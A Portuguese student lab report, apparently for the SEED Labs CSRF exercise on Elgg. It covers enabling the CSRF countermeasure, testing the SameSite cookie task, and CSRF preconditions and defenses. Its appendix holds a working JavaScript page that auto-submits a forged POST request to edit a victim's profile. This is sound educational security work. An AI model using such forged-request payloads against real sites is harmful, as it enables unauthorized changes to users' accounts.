


Imagem 12 – Removendo amigo pelo perfil da Alice.

Conforme descrito na instrução do laboratório, ativamos a defesa contra CSRF localizada em `/var/www/elgg/vendor/elgg/elgg/engine/classes/Elgg/Security`, dentro da máquina virtual com acesso root no container no qual está rodando o ELGG, utilizando o editor de arquivos nano, remover a linha onde constava um return na validação da função `validate()` marcando a mesma como um comentário no código `//return`.

```
public function validate(Request $request) {  
    //return; // Added for SEED Labs (disabling the CSRF countermeasure)  
}
```




Imagem 13 – Alterando arquivo `Csrf.php`.

Após ativarmos a contramedida comentando a instrução `'return true;'` na função `validate()`, Alice clica no mesmo URL malicioso e vê que a descrição de seu perfil ainda não foi alterada. O mesmo ocorre também ao tentar editar o perfil, quando Alice tenta acessar o link malicioso de edição do perfil também não ocorre a edição no seu perfil e não é feito o POST.




Imagem 14 – Link malicioso `http://www.attacker32.com/`.

Acessando o primeiro link de adicionar Samy automaticamente.




Imagem 15 – Link <http://www.attacker32.com/addfriend.html>

Verificamos que ao entrar no link Samy não foi adicionado a rede de amigos de Alice, mostrando que a contramedida funcionou.




Imagem 16 – Área de amigos do perfil Alice.

Acessando agora o link <http://www.attacker32.com/editprofile.html> também não ocorre nenhuma execução maliciosa automática editando o perfil da Alice.




Imagem 17 - Link <http://www.attacker32.com/editprofile.html>.

Na Task 3 feita anteriormente, quando a contramedida estava desativada no arquivo `ActionsService.php` era possível ver que a função `validate()` permitia a solicitação POST mesmo quando a `validateActionToken` era falso. Quando o `validateActionToken` era falso, ele era alterado para verdadeira.

Agora com a contramedida ativada através do comentário no código `“// return”` não é feita essa edição. Nessa tentativa envia claramente as informações ao site confiável e à vítima sobre o ataque malicioso. Cada vez que um envio de formulário de solicitação POST é feito para o site Elgg confiável, um carimbo de data/hora `elgg_token` e `elgg_ts` exclusivo é criado. Sempre que houver uma solicitação POST, ele verifica se os dois valores secretos são válidos para a sessão ativa atual. Como esses valores não são únicos, ele envia uma mensagem de aviso ao site Elgg e ao usuário vítima. É identificado que se trata de um pedido cross-site e uma falsificação e não o permite. Isso evita que Samy descubra os tokens secretos da página da web.

Task 5: Experimenting with the SameSite Cookie Method

Como funciona os cookies da url <http://www.example32.com/>, um atributo adicional "SameSite" pode ser incluído quando o servidor define um cookie, instruindo o navegador sobre se deve anexar o cookie a solicitações entre sites. Se este atributo for definido como "estricto", o cookie será enviado apenas em solicitações do mesmo site, tornando o CSRF ineficaz. No entanto, isso requer que o navegador reconheça e implemente o atributo corretamente e também requer que o cookie tenha o sinalizador "Seguro". Os cookies podem ser vulneráveis ao CSRF porque são enviados automaticamente com cada solicitação. Isso permite que os invasores elaborem facilmente solicitações maliciosas que levam ao CSRF. Embora o invasor não consiga obter o corpo de resposta ou o próprio cookie, ele pode realizar ações com os direitos elevados da vítima. O impacto de uma vulnerabilidade CSRF está relacionado aos

privilégios da vítima. Embora a recuperação de informações confidenciais não seja o escopo principal de um ataque CSRF, as mudanças de estado podem ter um efeito adverso no aplicativo da Web explorado.




Image 18 – Link <http://www.example32.com/>.

Conclusão:

Em qualquer ambiente-web para que esse tipo de ataque por solicitação entre sites seja bem-sucedida e necessário alguns fatores:

- O atacante deve ter como algo um site que não faça verificação do cabeçalho do referenciador.
- O invasor deve encontrar um formulário de envio no site de destino ou uma URL que tenha efeitos colaterais, que execute algo, por exemplo transfere dinheiro ou altera o endereço de e-mail ou senha da vítima.
- O invasor deve determinar os valores corretos para todos os formulários ou entradas de URL; se algum deles tiver de ser valores de autenticação secretos ou IDs que o invasor não consiga adivinhar, o ataque provavelmente falhará.
- O invasor deve atrair a vítima para uma página da web com código malicioso enquanto a vítima está conectada ao site de destino.
- O ataque é cego: o invasor não pode ver o que o site de destino envia de volta à vítima em resposta às solicitações forjadas, a menos que eles explorem um script de site cruzado ou outro bug no site de destino. Da mesma forma, o invasor só poderá direcionar links ou enviar quaisquer formulários que surjam após a solicitação inicial forjada se os links ou formulários subsequentes forem igualmente previsíveis.

Caso o invasor não possua nenhum desses fatores o modelo de ataque se torna inviável.

Quanto a contramedida em grande maioria as técnicas de prevenção de CSRF funcionam incorporando dados de autenticação adicionais em solicitações que permitem que o aplicativo da web detecte solicitações de locais não autorizados.

- **Synchronizer Token Pattern:** O padrão de Synchronizer Token Pattern (STP) é uma técnica em que um token é secreto e possui valor exclusivo para cada solicitação. É incorporado pelo aplicativo da web em todos os formulários HTML e verificado no lado do servidor. O token pode ser gerado por qualquer método que garanta imprevisibilidade e exclusividade. O invasor é, portanto, incapaz de colocar um token correto em suas solicitações para autenticá-los.
- **Proteção Client-Side:** Extensões de navegador como RequestPolicy (para Mozilla Firefox) ou uMatrix (para Firefox e Google Chrome/Chromium) podem evitar CSRF fornecendo uma política de negação padrão para solicitações entre sites. No entanto, isso pode interferir significativamente no funcionamento normal de muitos sites. A extensão CsFire (também para Firefox) pode mitigar o impacto do CSRF com menos impacto na navegação normal, removendo informações de autenticação de solicitações entre sites.
- **Double Submit Cookie:** Um site pode definir um token CSRF como um cookie e também inseri-lo como um campo oculto em cada formulário HTML. Quando o formulário é enviado, o site pode verificar se o token do cookie corresponde ao token do formulário. A política de mesma origem impede que um invasor leia ou defina cookies no domínio de destino, portanto, eles não podem colocar um token válido em sua forma criada. A vantagem dessa técnica sobre o Synchronizer Token Pattern é que o token não precisa ser armazenado no servidor.

Códigos:

Task2

```
<html>

<body>

<h1>This page forges an HTTP GET request</h1>



</body>

</html>
```

Task 3

```
<html>

<body><h1>This page forges an HTTP POST request.</h1>

<script type="text/javascript">
function forge_post(){
    var fields;

    // Alterando os seguintes valores.

    // Nome do usuario, no caso Alice name='name' value='Alice'
    fields += "<input type='hidden' name='name' value='Alice'>";

    // Alterando a descricao, no caso name='briefdescription' value='Samy eh meu Heroi'>
    fields += "<input type='hidden' name='briefdescription' value='Samy eh meu Heroi'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

    // Selecionando o ID a ser executado, no caso o da Alice e 56 name='guid' value='56'>
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.

    var p = document.createElement("form");

    // Adicionando a linha do ELGG para edicao.
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}

// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}

</script>

</body>

</html>
```

Referências:

Cross Site Request Forgery (CSRF). Disponível em:<<https://owasp.org/www-community/attacks/csrf>>. Acessado em 24 de janeiro de 2022.

Cross-Site Request Forgery (CSRF): Attack Lab(Web Application: Elgg). Disponível em:
<https://seedsecuritylabs.org/Labs_20.04/Files/Web_CSRF_Elgg/Web_CSRF_Elgg.pdf
>. Acessado em 24 de janeiro de 2022.

What is CSRF Synchronizer Token Pattern?.Disponível em:
<https://medium.com/@jude.niroshan11/what-is-csrf-synchronizer-token-pattern-3b244791ab4b>. Acesso em 24 de janeiro de 2022.